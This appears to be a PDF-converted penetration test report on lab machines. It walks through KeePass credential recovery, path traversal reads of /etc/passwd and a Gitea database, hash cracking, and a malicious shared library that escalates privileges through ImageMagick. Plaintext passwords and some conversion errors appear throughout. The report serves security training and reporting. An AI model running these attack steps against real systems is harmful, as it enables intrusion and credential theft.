
Tid i alt: 4 timer Arbejdstid 30 min. Holdbarhed 3 dage Kan fryses Ja Antal 4 pers. ⚡

“rødgød med fløde” seems to be a secret name. We attempt to use another tool:

```
keepassxc passcodes.kdbx
```



For the password, we use the strange name we found “rødgød med fløde”.



| Title                         | Username | URL | Notes                          | Modified      |
|-------------------------------|----------|-----|--------------------------------|---------------|
| keeper.htb (Ticketing Server) | root     |     | PuTTY-User-Key-File-3: ssh-rsa | 5/24/23 6:... |

General Advanced Autotype

Username root URL

Password F4><3K0nd! Expiration Never

Tags

Notes PuTTY-User-Key-File-3: ssh-rsa  
Encryption: none  
Comment: rsa-key-20230519  
Public-Lines: 6  
AAAAAB3NzC1y2EAAAADQABAAQCrIVqse/hMswwGRQsPsC/EwyJvc8WpuID  
8rICZV30ZbIEF09z0PNUN4DisesKB4x1KtqH018vPrrREzsBbn+mCpBLHBQ+81T  
EHTc3ChyRyx89PKSSqKDxUTzeFJ4FBAXqlxoJdpLHMvh7ZyJNAy34rcFc+LM  
Cj/c6tQa2laFfqCVl+2bnRGU/URB4thmJca29JAq2p9bkdDGsiH8F8eanlBAITu  
FVbU2CenSUPDUAw7wlL56qC28w6q/qhm2LGOxUp6+Lo)jGNNTA2zJ38P1FTfZQ  
LxFVTWUKT8u8jnnnLk0kfM4+bJ8g7MXLqbtsgr5ywF6CxsoEt  
Private-Lines: 14

We navigate to Network > root and look through the PuTTY file. An SSH Private Key is found.

```
puttygen id_rsa -o privateOpenssh -o id_rsa
```

```
(root@kali)-[/home/kali/keeper]
# puttygen id_rsa -o privateOpenssh -o id_rsa
puttygen: this command would perform no useful action
```

```
ssh -i id_rsa root@10.11.227
```

SSH connection is successful, we are now root.

```
(root㉿kali)-[~/home/kali/keeper]
# ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~#
```

### Finding EPT-004: Path Traversal - Critical

|                 |   |
|-----------------|---|
| Description     | A path traversal attack was used by the testers to gain insight into sensitive system and user files. This includes the configuration and database files of a self-hosted Git Service on the website. |
| Impact          | The attackers may gain insights into the system architecture, which could allow them to perform more advanced attacks such as privilege escalation, lateral movement, or remote code execution.       |
| Affected System | <a href="https://titanic.htb">https://titanic.htb</a>   |
| Remediation     | MS-005: Avoid Passing User Input to APIs  |
| References      | <a href="#">What is path traversal, and how to prevent it?   Web Security Academy</a>   |


```
nmap -sC -sV 10.10.11.55
```

The results show port 80 and 22 open.

```
(root㉿kali)-[~/home/kali]
# nmap -sC -sV 10.10.11.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-10 17:18 EDT
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.37s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|   256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_http-title: Titanic - Book Your Ship Trip
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_ Werkzeug/3.0.3 Python/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds
```

Upon navigating to the domain, we are greeted with this homepage.



Welcome to Titanic  
Your gateway to a luxurious ship trip experience

[Book Your Trip](#)

### Our Services



**Luxury Cabins**  
Experience the best in class cabins with all



**Exquisite Dining**  
Enjoy world-class dining options curated



**Entertainment**  
Wide range of entertainment options for

To begin the process of subdomain enumeration, we used Gobuster with the following command:

```
gobuster dns -d titanic.htb -w /home/kali/subdomains-top1million-5000.txt -t 100
```




This command was used to find potential subdomains for the titanic.htb domain using a wordlist. We used a thread count of 100 to speed up the enumeration.

After identifying new subdomains, we updated the hosts file to add these subdomains for further testing.

```
[root@kali] ~
# gobuster dns -d titanic.htb -w /home/kali/subdomains-top1million-5000.txt -t 100
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      titanic.htb
[+] Threads:    100
[+] Timeout:    1s
[+] Wordlist:   /home/kali/subdomains-top1million-5000.txt
=====
Starting gobuster in DNS enumeration mode
=====
Found: dev.titanic.htb
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====
```

Next, we utilized Burp Suite to test for potential path traversal vulnerabilities.



The screenshot shows a modal window titled "Book Your Trip". The form contains the following fields:

- Full Name: Test
- Email address: test40@test.com
- Phone Number: 4234234235
- Travel Date: 02 / 03 / 0021 (with a calendar icon)
- Cabin Type: Standard (with a dropdown arrow)
- Submit button (blue)



The screenshot shows the Burp Suite interface with the following details:

**Request**

```
POST /boom/HTTP/1.1
Host: titanic.htm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://titanic.htm
Connection: keep-alive
Referer: http://titanic.htm/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
name=Test&email=test40%40test.com&phone=4234234255&date=0021-02-03&cabin=Standard
```

**Response**

```
HTTP/1.1 302 FOUND
Date: Sat, 10 May 2025 21:31:19 GMT
Server: Werkzeug/3.0.3 Python/3.10.12
Content-Type: text/html; charset=utf-8
Content-Length: 140
Location: /download/ticket=451fbef1-cd1a-4658-9578-2cc204acace3.json
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
Content-Length: 140
<html lang=>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href=>
      /download/ticket=451fbef1-cd1a-4658-9578-2cc204acace3.json</a>
    </p>
    If not, click the link.
  </p>
</html>
```

**Inspector**

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 5
- Request cookies: 0
- Request headers: 12
- Response headers: 7

We crafted the following HTTP request:

```
GET /download?ticket=/etc/hosts HTTP/1.1
```

```
Request
Pretty Raw Hex
1 GET /download?ticket=/etc/hosts HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 81
9 Origin: http://titanic.htb
10 Connection: keep-alive
11 Referer: http://titanic.htb/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 name=Test&email=test40%40test.com&phone=4234234235&date=0021-02-03&cabin=Standard

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sat, 10 May 2025 21:32:26 GMT
3 Server: Werkzeug/3.0.3 Python/3.10.12
4 Content-Disposition: attachment; filename="/etc/hosts"
5 Content-Type: application/octet-stream
6 Content-Length: 250
7 Last-Modified: Fri, 07 Feb 2025 12:04:36 GMT
8 Cache-Control: no-cache
9 Etag: "1738929676_3570278-250-32423100"
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12
13 127.0.0.1 localhost titanic.htb dev.titanic.htb
14 127.0.1.1 titanic
15
16 # The following lines are desirable for IPv6 capable hosts
17 ::1 ip6-localhost ip6-loopback
18 fe00::0 ip6-localnet
19 ff00::0 ip6-mcastprefix
20 ff02::1 ip6-allnodes
21 ff02::2 ip6-allrouters
```

Upon testing, we confirmed that a path traversal vulnerability existed on the server.

To gather more information, we attempted to retrieve additional sensitive files from the server. Specifically, we tested for access to the /etc/passwd file:

GET /download?ticket=/etc/passwd HTTP/1.1



Send Cancel < > |

### Request

Pretty Raw Hex

```
1 GET /download?ticket=/etc/passwd HTTP/1.1
2 Host: titanic.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 81
9 Origin: http://titanic.htb
10 Connection: keep-alive
11 Referer: http://titanic.htb/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 name=test&email=test40%40test.com&phone=4234234235&date=0021-02-03&cabin=Standard
```

### Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 10 May 2025 21:32:53 GMT
3 Server: Werkzeug/3.0.3 Python/3.10.12
4 Content-Disposition: attachment; filename="/etc/passwd"
5 Content-Type: application/octet-stream
6 Content-Length: 1951
7 Last-Modified: Fri, 07 Feb 2025 11:16:19 GMT
8 Cache-Control: no-cache
9 ETag: "1738926579,4294043-1951-393413677"
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12
13 root:x:0:root:root:/bin/bash
14 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
15 bin:x:2:bin:/bin:/usr/sbin/nologin
16 sys:x:3:sys:/dev:/usr/sbin/nologin
17 sync:x:4:65534:sync:/bin:/bin/sync
18 games:x:5:60:games:/usr/games:/usr/sbin/nologin
19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
20 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
21 mail:x:8:mail:/var/mail:/usr/sbin/nologin
22 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
23 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
24 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
25 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
26 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
27 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
28 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
29 gnats:x:41:41:Gnats Bug Report System (admin):/var/lib/gnats:/usr/sbin/nologin
30 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
31 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
32 systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
33 systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
34 messagebus:x:103:104:/:/usr/sbin/nologin
35 systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
36 pollinate:x:105::/var/cache/pollinate:/bin/false
37 sshd:x:106:65534:/run/ssh:/usr/sbin/nologin
38 syslog:x:107:113::/home/syslog:/usr/sbin/nologin
39 uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
40 tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
41 tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
42 landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
```

This request returned valuable information, including details about the developer and root accounts, confirming that the server was vulnerable to path traversal.

Finding EPT-005: Database Exposure - Gitea - High

|                 |  |
|-----------------|--|
| Description     | The testers downloaded “gitea.db” and then extracted the user-password hashes. The account “developer” was retrieved with its cracked hash.  |
| Impact          | Attackers can access, modify, or delete all code repositories and project data stored in Gitea. If the compromised account has elevated privileges, attackers could escalate their access to other systems within the network. |
| Affected System | <a href="https://titanic.htb">https://titanic.htb</a>  |
| Remediation     | MS-001: Enforce a Strong Password Policy<br>MS-006: Secure Database Access   |
| References      | <a href="#">Configuration Cheat Sheet   Gitea Documentation</a>  |

Upon further investigation, we identified that the active service running on the target system was Gitea. To continue the assessment, we focused on extracting the developer's password from the database.



We located the configuration file at:

```
/home/developer/gitea/data/gitea/conf/app.ini
```

Within this file, we identified the path to the database:

```
/home/developer/gitea/data/gitea/gitea.db
```

To retrieve the database file, we issued the following **curl** request to download the file from the server:

```
curl -X GET "http://titanic.htb/download?ticket=.../.../.../home/developer/gitea/data/gitea/gitea.db" \
-H "Host: titanic.htb" \
--output gitea.db
```

```
[root@kali] ~[~/home/kali]
[root@kali] # curl -X GET "http://titanic.htb/download?ticket=.../.../.../home/developer/gitea/data/gitea/gitea.db" \
-H "Host: titanic.htb" \
--output gitea.db
  % Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
  % Total    % Received % Xferd  Dload  Upload  Total  Spent   Left  Speed
100 2036k  100 2036k    0     0   446k      0  0:00:04  0:00:04 --:--:--  491k

[root@kali] ~[~/home/kali]
[root@kali] #
```

This allowed us to copy the “gitea.db” file containing the password hashes.

We then used a Python script to extract the password hashes from the downloaded database. First, we fetched the script using “wget”:

```
wget
https://gist.githubusercontent.com/h4rithd/0c5da36a0274904cafb84871cf14e271/raw/f109d178edbe756f15060244d735181278c9b57e/gitea2hashcat.py
```

```
[root@kali] ~[~/home/kali]
[root@kali] # wget https://gist.githubusercontent.com/h4rithd/0c5da36a0274904cafb84871cf14e271/raw/f109d178edbe756f15060244d735181278c9b57e/gitea2hashcat.py
python3 gitea2hashcat.py gitea.db > hashes.txt
--2025-05-10 17:38:40 (11.5 MB/s) - 'gitea2hashcat.py' saved [858/858]

Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.189.133, 185.199.118.133, 185.199.111.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.189.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 858 [text/plain]
Saving to: 'gitea2hashcat.py.1'

gitea2hashcat.py.1                                              100%[=====]  858 --.-KB/s   in 0s

[root@kali] ~[~/home/kali]
```

Next, we ran the script to extract the hashes from the database and saved them to a file:

```
python3 gitea2hashcat.py gitea.db > hashes.txt
```

After extracting the hashes, we focused on the developer's hash and saved it to a separate text file. We then proceeded to crack the password using Hashcat with the following command:

```
hashcat -m 10900 developer_hash.txt /usr/share/wordlists/rockyou.txt
```

The cracked password was found to be: "25282528"

```
(root㉿kali)-[~/home/kali]
# python3 gitea2hashcat.py gitea.db > hashes.txt

(root㉿kali)-[~/home/kali]
# hashcat -m 10900 developer_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat May 10 17:39:23 2025
Stopped: Sat May 10 17:39:23 2025

(root㉿kali)-[~/home/kali]
# hashcat -m 10900 developer_hash.txt /usr/share/wordlists/rockyou.txt --show
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqc01qaApUOF7P8TEwnAvY8iXyhEBrfLy0/F2+8wvxaxYZJjRE6llM+1Y=:25282528
```

With the developer's password, we were able to SSH into the target system using the following credentials:

```
ssh developer@10.10.11.55
```

```
└─(root@kali)─[~/home/kali]
# ssh developer@10.10.11.55
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat May 10 09:40:18 PM UTC 2025

System load:          0.0
Usage of /:           82.2% of 6.79GB
Memory usage:         16%
Swap usage:           0%
Processes:            227
Users logged in:      0
IPv4 address for eth0: 10.10.11.55
IPv6 address for eth0: dead:beef::250:56ff:fe94:b39a

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

developer@titanic:~$ █
```

## Finding EPT-006: Insufficient Patch Management – ImageMagick - Moderate

|                 |   |
|-----------------|---|
| Description     | A script is found by the testers that utilizes ImageMagick. The testers exploit this through an Arbitrary Code Execution Vulnerability specific to that version of ImageMagick. |
| Impact          | If an attacker is to exploit such a vulnerability, the direct result would be full system access.   |
| Affected System | <a href="https://titanic.htb">https://titanic.htb</a>   |
| Remediation     | MS-004: Apply Efficient Patch Management  |
| References      | <a href="#">ImageMagick – Mastering Digital Image Alchemy</a>   |

We began by checking the running processes on the target system using the following command:

```
ps aux
```

From the output, we identified that the application was running at the following path: “/opt/app/app.py”.

Next, we navigated to the /opt directory and listed its contents:

```
cd /opt
ls -al
```

```
developer@titanic:/opt$ ls -al
total 20
drwxr-xr-x  5 root root      4096 Feb  7 10:37 .
drwxr-xr-x 19 root root      4096 Feb  7 10:37 ..
drwxr-xr-x  5 root developer 4096 Feb  7 10:37 app
drwx--x--x  4 root root      4096 Feb  7 10:37 containerd
drwxr-xr-x  2 root root      4096 Feb  7 10:37 scripts
```

In this directory, we found a script named identify\_images.sh located inside the /opt/scripts/ directory. We reviewed the script's contents by running:

```
cat scripts/identify_images.sh
```

```
developer@titanic:/opt$ cat scripts/identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
```

From this, we gathered the necessary information about the target directory, including that the script runs with an outdated version of ImageMagick.

In the target directory, we compiled a malicious shared library using the GCC compiler. The library would execute a command upon loading. First, we compiled a basic shared library that would run the id command when loaded:

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("id");
    exit(0);
}
EOF
```

Next, we created a more dangerous shared library that would read the /root/root.txt flag and save it to /tmp/root.txt. We crafted the exploit using the following C code:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    system("cat /root/root.txt > /tmp/root.txt");
    exit(0);
}
```

```
developer@titanic:/opt$ cd /opt/app/static/assets/images/
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
> #include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("id");
    exit(0);
}
EOF
developer@titanic:/opt/app/static/assets/images$ 
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << exploit.c
> #include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    system("cat /root/root.txt > /tmp/root.txt");
    exit(0);
}
> ^C
```

We saved this code in the **exploit.c** file and compiled it into a shared library:

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 exploit.c
```

Upon execution, we successfully escalate our privileges.

### Finding EPT-007: Blind SQL Injection - Critical

|                 |   |
|-----------------|---|
| Description     | A Time-based SQL Injection vulnerability was found under the “/writeup/” directory through CMS Made Simple specific vulnerability. The result is the credentials of a new user. |
| Impact          | The newly obtained credentials can be used to easily SSH to the web server.   |
| Affected System | <a href="http://10.10.10.138/writeup">http://10.10.10.138/writeup</a>   |
| Remediation     | MS-007: User Input Sanitization and Validation  |
| References      | <a href="#">SQL Injection   OWASP Foundation</a>  |

We began by scanning the target machine using Nmap to gather information about the open ports and services running on the system. The following command was used:

```
nmap -sC -sV 10.10.10.138
```

```
(root㉿kali)-[~/home/kali]
# nmap -sC -sV 10.10.10.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-10 16:44 EDT
Nmap scan report for 10.10.10.138
Host is up (0.093s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry
|_/writeup/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

